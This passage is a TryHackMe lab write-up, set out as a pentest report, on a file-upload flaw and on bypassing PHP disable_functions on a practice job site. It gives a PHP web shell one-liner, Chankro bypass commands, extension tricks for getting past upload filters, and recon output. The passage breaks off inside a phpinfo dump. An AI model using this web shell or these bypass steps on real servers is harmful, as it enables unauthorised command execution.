

TryHackMe Walkthrough – PHP Disabling Functions

**Created By:
Jason Utama**

TABLE OF CONTENTS

TryHackMe Walkthrough – PHP Disabling Functions	0
Table of Contents	1
Summary	2
Key Findings	2
Vulnerability cause and impact	2
General recommendation	2
Summary Findings	3
Overview	4
Vulnerability Name	4
Description	4
Purpose/Objective	5
Start Date	5
End Date	5
Information Given	5
About the Tester	6
Methodology	7
1. Reconnaissance	7
2. Scanning	9
3. Vulnerability Assessment	23
4. Exploitation	24
5. Post-Exploitation	27
Findings	30
Appendices	36

SUMMARY

Key Findings

The tester found unauthorized indirect access to a Command Line via file upload in a web application sandbox environment. The content of the application that he tested was about job recruitment that arrays a number of different positions in the technology sector advertised by different companies. In addition, it has a feature to upload a resume or CV (Curriculum Vitae) in image format to the web server. Because of that, it creates an access for the tester to upload different kinds of files, such as program applications or images; although it was restricted to only images. As a result, he uploaded an image file to the resume uploader that contains a malicious program inside it as it accepts all image formats without any additional formatting required.

Vulnerability Cause and Impact

There is a main factor that causes the sandbox website to be vulnerable for a restricted file upload vulnerability. It is about the server failing to reject an image file type that masks other file formats. One of the rudimentary reasons is that the server accepts only image files to be processed in the backend, but it does not filter if the image has an additional extension of other files, such as `file.png.xx`, which is an image that acts like other formatting. Although it was not significant, it is a decent practice for the developers to limit the authorisation of Command-Line Interface from bad actors.

On the other hand, it appears there are a number of impacts if this vulnerability remains unresolved. The first is that the threat actor will have full or partial access to the Command-Line Interface, which breaches the confidentiality of the security measure. One of the crucial culprits is that they may successfully gain access to an unauthorised system, making it outputs sensitive data such as username and machine information. The next impact is that it outputs all clients' sensitive data. The main reason is the environment-protected device allows the tester to view all files that are uploaded into a folder that is publicly accessible. This creates an opening gate for them to obtain access without permission and gather additional information about the target itself, which is a useful resource for them to do another execution in the future.

General Recommendation

To avoid this kind of vulnerability to be happening in the future, the tester recommends this action to be taken by the developer:

- Changing the name of the upload location
- Validate all file types that are accepted
- Separate the file upload result to a different place within the production.

Summary Findings

During the penetration testing, the tester uncovered the total of 3 (three) findings that pose a risk to the server. Here are the table provided that summarises the findings based on a severity:

Critical	High	Medium	Low	Total
1	1	1	0	3

Table 1: Executive summary

Below is a high-level overview for each finding that is identified during the penetration testing. These sections will be covered in the Findings section of the report:

Finding #	Severity Level	Finding Name
1.	Critical	RCE using php file
2.	High	File Upload Vulnerability
3.	Medium	Exposed phpinfo page

Table 2: Findings list

OVERVIEW

Vulnerability Name

File Upload Vulnerability – PHP functions disabled

Type: Restricted File Upload Vulnerability

Description

File Upload Vulnerability is a type of web application vulnerability that allows the tester to gain permission of a specific target via uploading files. Basically, the main point is that the web application uses a **POST** HTTP request method, which is a request of sending a single file uploaded from the client to the server to be processed, that allows any kind of files to be uploaded, such as program scripts to the system itself. This type of vulnerability can be executed by uploading a **.php** script to the website that has a feature of uploading files, then it creates a web shell that functions as a UNIX terminal which connects to the web server itself. The tester may run a syntax that retrieves the information about the target itself, such as **systemd** or **lsb_release**. Additionally, the PHP script for retrieving a web shell is `<?php system($_GET['cmd']) ?>`. Based on what is discussed above, file upload vulnerability is a kind of web vulnerability that allows the attacker to retrieve target access on file upload, such as a **.php** or other file extensions.

There are a number of different varieties of file upload vulnerability, one of them is a restricted file upload vulnerability. This kind of vulnerability is similar to the original one, with the addition of file extensions being filtered before sending it to the server. This requires more effort for the threat actors to break into the system as it does not allow some file extensions that are not relevant, making it more difficult to exploit. However, this filter does not check the magic bytes or file signature of a specific program as long as it matches with what is allowed to be uploaded. If the file is an image, for instance, then the program allows it to be uploaded and sent to the web server as it is a content that is whitelisted on the program. However, if it is a program script or other files that is blacklisted, then the program will return an error status. This problem, astoundingly, could be bypassed by merging the file extensions or changing it to another format that is similar to the program script file, such as **.php3** or **.php4**. Another decent example is combining 2 formats together, such as **.png.php** format, by changing the image content partially with **php** script. Therefore, a restricted file upload vulnerability is a variety of file upload vulnerability that restricts a number of file extensions that are listed on the system to secure their web server.

PHP disabling functions is one of the methods that is generally recommended as an additional security measure for web developers to implement with. It creates a file in

the server which is called `php.ini`, the shortening of the initialisation file. This file, also, manages the permissions of the server itself to configure a number of different functions available in `PHP` for managing functions that the client is allowed to utilise in the web server. One of the functions that is usually disabled by web developers is `system` or `exec`, as it acts as a web shell for clients to interact with the server. However, this still remains unsecure as these functions can be evaded using tools available online.

Purpose/Objective

- To gain unauthorised permission by uploading a script that is generated using a tool from Github
- Verifying the Confidentiality, Integrity, and Availability (CIA) of the target system
- Document the available vulnerabilities and Proof-of-Concept (PoC) of the target system.

Start Date

Saturday, 8 November 2025

Research Start Date:

Wednesday, 19 November 2025

End Date

Saturday, 8 November 2025 (Obtaining the flag)

Research End Date:

Saturday, 22 November 2025 (4 days)

Information Given (From TryHackMe)

Tools: Chankro

Description: A tool to evade `disable_functions` and `open_basedir` functions in PHP.

Link to tool: <https://github.com/TarlogicSecurity/Chankro>

How it works: It creates a `PHP` script that acts like a dropper as well as creates a `.so` file and the binary inside the server to be executed as free as the tester wants.

Install Process:

```
git clone https://github.com/TarlogicSecurity/Chankro.git
cd Chankro
python2 chankro.py --help
```

Usage:

```
python chankro.py --arch 64 --input script.sh --output
output.php --path /var/www/html
```

About the author/tester

Name: Jason Utama

Email: anonym770@duck.com

Qualifications: Microsoft Excel, SQL

Certifications: -

Degree: IT Cyber Security

METHODOLOGY

Reconnaissance

The site is providing a machine, which is the web server itself. Let the IP address of the web server is defined as **targetIP**, throughout the entire walkthrough.

The tester performs an active reconnaissance by digging some information about the web server. He can verify that by checking any open ports as well as Operating System info using nmap:

Command ran: **nmap -A -sS targetIP**

```
(kali@kali)-[~]
└─$ nmap -A -sS 10.201.30.203
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-20 08:32 AEDT
Nmap scan report for 10.201.30.203
Host is up (0.35s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 1f:97:54:30:24:74:f2:fa:15:ad:f3:35:84:dc:6c:d0 (RSA)
|_  256 a7:21:78:6d:a6:05:7e:5a:0f:7e:53:65:0a:c4:53:49 (ECDSA)
|_  256 57:1c:22:ac:59:69:62:cb:94:bd:e9:9f:67:68:23:c9 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ _http-title: Ecorp - Jobs
|_ _http-server-header: Apache/2.4.18 (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.4
OS details: Linux 4.4
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 587/tcp)
HOP RTT      ADDRESS
1   158.38 ms 10.17.0.1
2    ... 4
5   345.82 ms 10.201.30.203

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 27.85 seconds
```

Image 1: recon using nmap

Based on the results given above, the IP address **targetIP** has opened SSH and HTTP services, which are on port 22 and 80 simultaneously.

Using a web browser, he can identify the contents of the webpage given below:





Image 2: webpage design of the target

On the main webpage provided above, there is a button that redirects to the other page, called apply job. The site provides these detail:



Send your cv in image format




Image 3: apply job page

The site provides a page to upload a file that contains only in image format. Because the web page provides this site to the clients, then it is possible to determine a type of web application vulnerability that is a file upload vulnerability, specifically restricted. One of the main reasons is it only allows the client or user to upload only in image format.

The finding does not stop here, there is another thing that needs to be considered. One of them is searching for different directories hosted on the server. It brings the attacker to gain more information about the target. In this case, the tester utilised a tool called dirsearch, which is a tool that finds a directory that is valid for the hosted web server. Here is the result of the number of different directories that is lively hosted on the web server:

Command ran: `dirsearch -u targetIP`

```
Target: http://10.201.30.203/
[09:19:19] Starting:
[09:19:34] 403 - 278B - /.htaccess.orig
[09:19:34] 403 - 278B - /.htaccess.bak1
[09:19:34] 403 - 278B - /.ht_wsr.txt
[09:19:34] 403 - 278B - /.htaccess.save
[09:19:34] 403 - 278B - /.htaccess.sample
[09:19:34] 403 - 278B - /.htaccessBAK
[09:19:34] 403 - 278B - /.htaccess_orig
[09:19:34] 403 - 278B - /.htaccessOLD
[09:19:34] 403 - 278B - /.htaccess_sc
[09:19:34] 403 - 278B - /.htaccessOLD2
[09:19:34] 403 - 278B - /.htaccess_extra
[09:19:34] 403 - 278B - /.html
[09:19:34] 403 - 278B - /.htm
[09:19:34] 403 - 278B - /.htpasswd_test
[09:19:34] 403 - 278B - /.htpasswords
[09:19:34] 403 - 278B - /.httr-oauth
[09:19:39] 403 - 278B - /.php
[09:19:39] 403 - 278B - /.php3
[09:20:22] 301 - 315B - /assets -> http://10.201.30.203/assets/
[09:20:22] 200 - 520B - /assets/
[09:21:26] 200 - 21KB - /phpinfo.php
[09:21:40] 403 - 278B - /server-status
[09:21:40] 403 - 278B - /server-status/
[09:21:57] 301 - 316B - /uploads -> http://10.201.30.203/uploads/
[09:21:57] 200 - 405B - /uploads/
Task Completed
```

Image 4: Directory findings

Now, the tester assumes that the uploads folder is the folder where the uploaded file on image 4 is located. Then, there is another interesting folder, which is called `phpinfo.php`. This directory provides information about several info, such as environment path, OS version information, and configuration settings.

Scanning

The tester has gathered sufficient information about the target itself in the reconnaissance phase, with the big picture. Now, the tester just needs some small details to successfully identify the vulnerability. On the result given from image 4, it is clear that `phpinfo.php` is returning status code 200, which means it can be accessed by anyone. This page provides information about what is inside `phpinfo.php`:

PHP Version 7.0.33-0ubuntu0.16.04.16 php	
System	Linux ubuntu 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS
PHP Extension Build	API20151012,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled

Image 5: phpinfo page

This is only the small portion of the details that the information provided above, so it is best to provide the source code that contains the details of the information provided to see the full details of the contents inside phpinfo file (Credit, style, and logo are removed for simplicity):

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<title>phpinfo()</title><meta name="ROBOTS" content="NOINDEX,NOFOLLOW,NOARCHIVE" /></head>
<body><div class="center">
<table>
<tr class="h"><td>
<h1 class="p">PHP Version 7.0.33-0ubuntu0.16.04.16</h1>
</td></tr>
</table>
<table>
<tr><td class="e">System </td><td class="v">Linux ubuntu 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16
09:57:56 UTC 2021 x86_64 </td></tr>
<tr><td class="e">Server API </td><td class="v">Apache 2.0 Handler </td></tr>
<tr><td class="e">Virtual Directory Support </td><td class="v">disabled </td></tr>
<tr><td class="e">Configuration File (php.ini) Path </td><td class="v">/etc/php/7.0/apache2 </td></tr>
<tr><td class="e">Loaded Configuration File </td><td class="v">/etc/php/7.0/apache2/php.ini </td></tr>
<tr><td class="e">Scan this dir for additional .ini files </td><td class="v">/etc/php/7.0/apache2/conf.d
</td></tr>
<tr><td class="e">Additional .ini files parsed </td><td>
```

[illegible]

```

<tr><td class="e">Server Root </td><td class="v">/etc/apache2 </td></tr>
<tr><td class="e">Loaded Modules </td><td class="v">core mod_so mod_watchdog http_core mod_log_config
mod_logio mod_version mod_unixd mod_access_compat mod_alias mod_auth_basic mod_authn_core mod_authn_file
mod_authz_core mod_authz_host mod_authz_user mod_autoindex mod_deflate mod_dir mod_env mod_filter
mod_mime prefork mod_negotiation mod_php7 mod_setenvif mod_status </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">engine</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">last_modified</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">xbithack</td><td class="v">0</td><td class="v">0</td></tr>
</table>
<h2>Apache Environment</h2>
<table>
<tr class="h"><th>Variable</th><th>Value</th></tr>
<tr><td class="e">HTTP_HOST </td><td class="v">10.201.30.203 </td></tr>
<tr><td class="e">HTTP_USER_AGENT </td><td class="v">Wget/1.25.0 </td></tr>
<tr><td class="e">HTTP_ACCEPT </td><td class="v">*/</td></tr>
<tr><td class="e">HTTP_ACCEPT_ENCODING </td><td class="v">identity </td></tr>
<tr><td class="e">HTTP_CONNECTION </td><td class="v">Keep-Alive </td></tr>
<tr><td class="e">PATH </td><td class="v">/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
</td></tr>
<tr><td class="e">SERVER_SIGNATURE </td><td class="v">&lt;address&gt;Apache/2.4.18 (Ubuntu) Server at
10.201.30.203 Port 80&lt;/address&gt;
</td></tr>
<tr><td class="e">SERVER_SOFTWARE </td><td class="v">Apache/2.4.18 (Ubuntu) </td></tr>
<tr><td class="e">SERVER_NAME </td><td class="v">10.201.30.203 </td></tr>
<tr><td class="e">SERVER_ADDR </td><td class="v">10.201.30.203 </td></tr>
<tr><td class="e">SERVER_PORT </td><td class="v">80 </td></tr>
<tr><td class="e">REMOTE_ADDR </td><td class="v">10.17.76.29 </td></tr>
<tr><td class="e">DOCUMENT_ROOT </td><td class="v">/var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db
</td></tr>
<tr><td class="e">REQUEST_SCHEME </td><td class="v">http </td></tr>
<tr><td class="e">CONTEXT_PREFIX </td><td class="v"><i>no value</i> </td></tr>
<tr><td class="e">CONTEXT_DOCUMENT_ROOT </td><td
class="v">/var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db </td></tr>
<tr><td class="e">SERVER_ADMIN </td><td class="v">webmaster@localhost </td></tr>
<tr><td class="e">SCRIPT_FILENAME </td><td
class="v">/var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db/phpinfo.php </td></tr>
<tr><td class="e">REMOTE_PORT </td><td class="v">48740 </td></tr>
<tr><td class="e">GATEWAY_INTERFACE </td><td class="v">CGI/1.1 </td></tr>
<tr><td class="e">SERVER_PROTOCOL </td><td class="v">HTTP/1.1 </td></tr>
<tr><td class="e">REQUEST_METHOD </td><td class="v">GET </td></tr>
<tr><td class="e">QUERY_STRING </td><td class="v"><i>no value</i> </td></tr>
<tr><td class="e">REQUEST_URI </td><td class="v">/phpinfo.php </td></tr>
<tr><td class="e">SCRIPT_NAME </td><td class="v">/phpinfo.php </td></tr>
</table>
<h2>HTTP Headers Information</h2>
<table>
<tr class="h"><th colspan="2">HTTP Request Headers</th></tr>
<tr><td class="e">HTTP Request </td><td class="v">GET /phpinfo.php HTTP/1.1 </td></tr>
<tr><td class="e">Host </td><td class="v">10.201.30.203 </td></tr>
<tr><td class="e">User-Agent </td><td class="v">Wget/1.25.0 </td></tr>
<tr><td class="e">Accept </td><td class="v">*/</td></tr>
<tr><td class="e">Accept-Encoding </td><td class="v">identity </td></tr>
<tr><td class="e">Connection </td><td class="v">Keep-Alive </td></tr>
<tr class="h"><th colspan="2">HTTP Response Headers</th></tr>
</table>
<h2><a name="module_calendar">calendar</a></h2>

```

```

<table>
<tr><td class="e">Calendar support </td><td class="v">enabled </td></tr>
</table>
<h2><a name="module_core">Core</a></h2>
<table>
<tr><td class="e">PHP Version </td><td class="v">7.0.33-0ubuntu0.16.04.16 </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">allow_url_include</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">arg_separator.input</td><td class="v">&amp;</td><td class="v">&amp;</td></tr>
<tr><td class="e">arg_separator.output</td><td class="v">&amp;</td><td class="v">&amp;</td></tr>
<tr><td class="e">auto_append_file</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">auto_globals_jit</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">auto_prepend_file</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">browscap</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">default_charset</td><td class="v">UTF-8</td><td class="v">UTF-8</td></tr>
<tr><td class="e">default_mimetype</td><td class="v">text/html</td><td class="v">text/html</td></tr>
<tr><td class="e">disable_classes</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">disable_functions</td><td class="v">exec, passthru, shell_exec, system, proc_open, popen, curl_exec, curl_multi_exec, parse_ini_file, pcntl_alarm, pcntl_fork, pcntl_waitpid, pcntl_wait, pcntl_wifexited, pcntl_wifstopped, pcntl_wifsignaled, pcntl_wifcontinued, pcntl_wexitstatus, pcntl_wtermsig, pcntl_wstopsig, pcntl_signal, pcntl_signal_dispatch, pcntl_get_last_error, pcntl_strerror, pcntl_sigprocmask, pcntl_sigwaitinfo, pcntl_sigtimedwait, pcntl_exec, pcntl_getpriority, pcntl_setpriority,</td><td class="v">exec, passthru, shell_exec, system, proc_open, popen, curl_exec, curl_multi_exec, parse_ini_file, pcntl_alarm, pcntl_fork, pcntl_waitpid, pcntl_wait, pcntl_wifexited, pcntl_wifstopped, pcntl_wifsignaled, pcntl_wifcontinued, pcntl_wexitstatus, pcntl_wtermsig, pcntl_wstopsig, pcntl_signal, pcntl_signal_dispatch, pcntl_get_last_error, pcntl_strerror, pcntl_sigprocmask, pcntl_sigwaitinfo, pcntl_sigtimedwait, pcntl_exec, pcntl_getpriority, pcntl_setpriority,</td></tr>
<tr><td class="e">display_errors</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">display_startup_errors</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">doc_root</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">docref_ext</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">docref_root</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">enable_dl</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">enable_post_data_reading</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">error_append_string</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">error_log</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">error_prepend_string</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">error_reporting</td><td class="v">22527</td><td class="v">22527</td></tr>
<tr><td class="e">exit_on_timeout</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">expose_php</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">extension_dir</td><td class="v">/usr/lib/php/20151012</td><td class="v">/usr/lib/php/20151012</td></tr>
<tr><td class="e">file_uploads</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">highlight.comment</td><td class="v"><font style="color: #FF8000">#FF8000</font></td><td class="v"><font style="color: #FF8000">#FF8000</font></td></tr>
<tr><td class="e">highlight.default</td><td class="v"><font style="color: #0000BB">#0000BB</font></td><td class="v"><font style="color: #0000BB">#0000BB</font></td></tr>

```

```

<tr><td class="e">highlight.html</td><td class="v"><font style="color: #000000">#000000</font></td><td class="v"><font style="color: #000000">#000000</font></td></tr>
<tr><td class="e">highlight.keyword</td><td class="v"><font style="color: #007700">#007700</font></td><td class="v"><font style="color: #007700">#007700</font></td></tr>
<tr><td class="e">highlight.string</td><td class="v"><font style="color: #DD0000">#DD0000</font></td><td class="v"><font style="color: #DD0000">#DD0000</font></td></tr>
<tr><td class="e">html_errors</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">ignore_repeated_errors</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">ignore_repeated_source</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">ignore_user_abort</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">implicit_flush</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">include_path</td><td class="v">./usr/share/php</td><td class="v">./usr/share/php</td></tr>
<tr><td class="e">input_encoding</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">internal_encoding</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">log_errors</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">log_errors_max_len</td><td class="v">1024</td><td class="v">1024</td></tr>
<tr><td class="e">mail.add_x_header</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mail.force_extra_parameters</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mail.log</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">max_execution_time</td><td class="v">30</td><td class="v">30</td></tr>
<tr><td class="e">max_file_uploads</td><td class="v">20</td><td class="v">20</td></tr>
<tr><td class="e">max_input_nesting_level</td><td class="v">64</td><td class="v">64</td></tr>
<tr><td class="e">max_input_time</td><td class="v">60</td><td class="v">60</td></tr>
<tr><td class="e">max_input_vars</td><td class="v">1000</td><td class="v">1000</td></tr>
<tr><td class="e">memory_limit</td><td class="v">128M</td><td class="v">128M</td></tr>
<tr><td class="e">open_basedir</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">output_buffering</td><td class="v">4096</td><td class="v">4096</td></tr>
<tr><td class="e">output_encoding</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">output_handler</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">post_max_size</td><td class="v">8M</td><td class="v">8M</td></tr>
<tr><td class="e">precision</td><td class="v">14</td><td class="v">14</td></tr>
<tr><td class="e">realpath_cache_size</td><td class="v">4096K</td><td class="v">4096K</td></tr>
<tr><td class="e">realpath_cache_ttl</td><td class="v">120</td><td class="v">120</td></tr>
<tr><td class="e">register_argc_argv</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">report_memleaks</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">report zend debug</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">request_order</td><td class="v">GP</td><td class="v">GP</td></tr>
<tr><td class="e">sendmail_from</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">sendmail_path</td><td class="v">/usr/sbin/sendmail&nbsp;-t&nbsp;-i&nbsp;</td><td class="v">/usr/sbin/sendmail&nbsp;-t&nbsp;-i&nbsp;</td></tr>
<tr><td class="e">serialize_precision</td><td class="v">17</td><td class="v">17</td></tr>
<tr><td class="e">short_open_tag</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">SMTP</td><td class="v">localhost</td><td class="v">localhost</td></tr>
<tr><td class="e">smtp_port</td><td class="v">25</td><td class="v">25</td></tr>
<tr><td class="e">sql.safe_mode</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">sys_temp_dir</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">track_errors</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">unserialize_callback_func</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">upload_max_filesize</td><td class="v">2M</td><td class="v">2M</td></tr>

```



```

<tr><td class="e">upload_tmp_dir</td><td class="v"><i>no value</i></td><td class="v"><i>no
value</i></td></tr>
<tr><td class="e">user_dir</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">user_ini.cache_ttl</td><td class="v">300</td><td class="v">300</td></tr>
<tr><td class="e">user_ini.filename</td><td class="v">.user.ini</td><td class="v">.user.ini</td></tr>
<tr><td class="e">variables_order</td><td class="v">GPCS</td><td class="v">GPCS</td></tr>
<tr><td class="e">xmlrpc_error_number</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">xmlrpc_errors</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">zend.assertions</td><td class="v">-1</td><td class="v">-1</td></tr>
<tr><td class="e">zend.detect_unicode</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">zend.enable_gc</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">zend.multibyte</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">zend.script_encoding</td><td class="v"><i>no value</i></td><td class="v"><i>no
value</i></td></tr>
</table>
<h2><a name="module_ctype">ctype</a></h2>
<table>
<tr><td class="e">ctype functions </td><td class="v">enabled </td></tr>
</table>
<h2><a name="module_date">date</a></h2>
<table>
<tr><td class="e">date/time support </td><td class="v">enabled </td></tr>
<tr><td class="e">timelib version </td><td class="v">2016.02 </td></tr>
<tr><td class="e">&quot;Olson&quot; Timezone Database Version </td><td class="v">0.system </td></tr>
<tr><td class="e">Timezone Database </td><td class="v">internal </td></tr>
<tr><td class="e">Default timezone </td><td class="v">America/Los_Angeles </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">date.default_latitude</td><td class="v">31.7667</td><td class="v">31.7667</td></tr>
<tr><td class="e">date.default_longitude</td><td class="v">35.2333</td><td class="v">35.2333</td></tr>
<tr><td class="e">date.sunrise_zenith</td><td class="v">90.583333</td><td class="v">90.583333</td></tr>
<tr><td class="e">date.sunset_zenith</td><td class="v">90.583333</td><td class="v">90.583333</td></tr>
<tr><td class="e">date.timezone</td><td class="v"><i>no value</i></td><td class="v"><i>no
value</i></td></tr>
</table>
<h2><a name="module_exif">exif</a></h2>
<table>
<tr><td class="e">EXIF Support </td><td class="v">enabled </td></tr>
<tr><td class="e">EXIF Version </td><td class="v">7.0.33-0ubuntu0.16.04.16 </td></tr>
<tr><td class="e">Supported EXIF Version </td><td class="v">0220 </td></tr>
<tr><td class="e">Supported filetypes </td><td class="v">JPEG,TIFF </td></tr>
</table>
<table>
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">exif.decode_jis_intel</td><td class="v">JIS</td><td class="v">JIS</td></tr>
<tr><td class="e">exif.decode_jis_motorola</td><td class="v">JIS</td><td class="v">JIS</td></tr>
<tr><td class="e">exif.decode_unicode_intel</td><td class="v">UCS-2LE</td><td
class="v">UCS-2LE</td></tr>
<tr><td class="e">exif.decode_unicode_motorola</td><td class="v">UCS-2BE</td><td
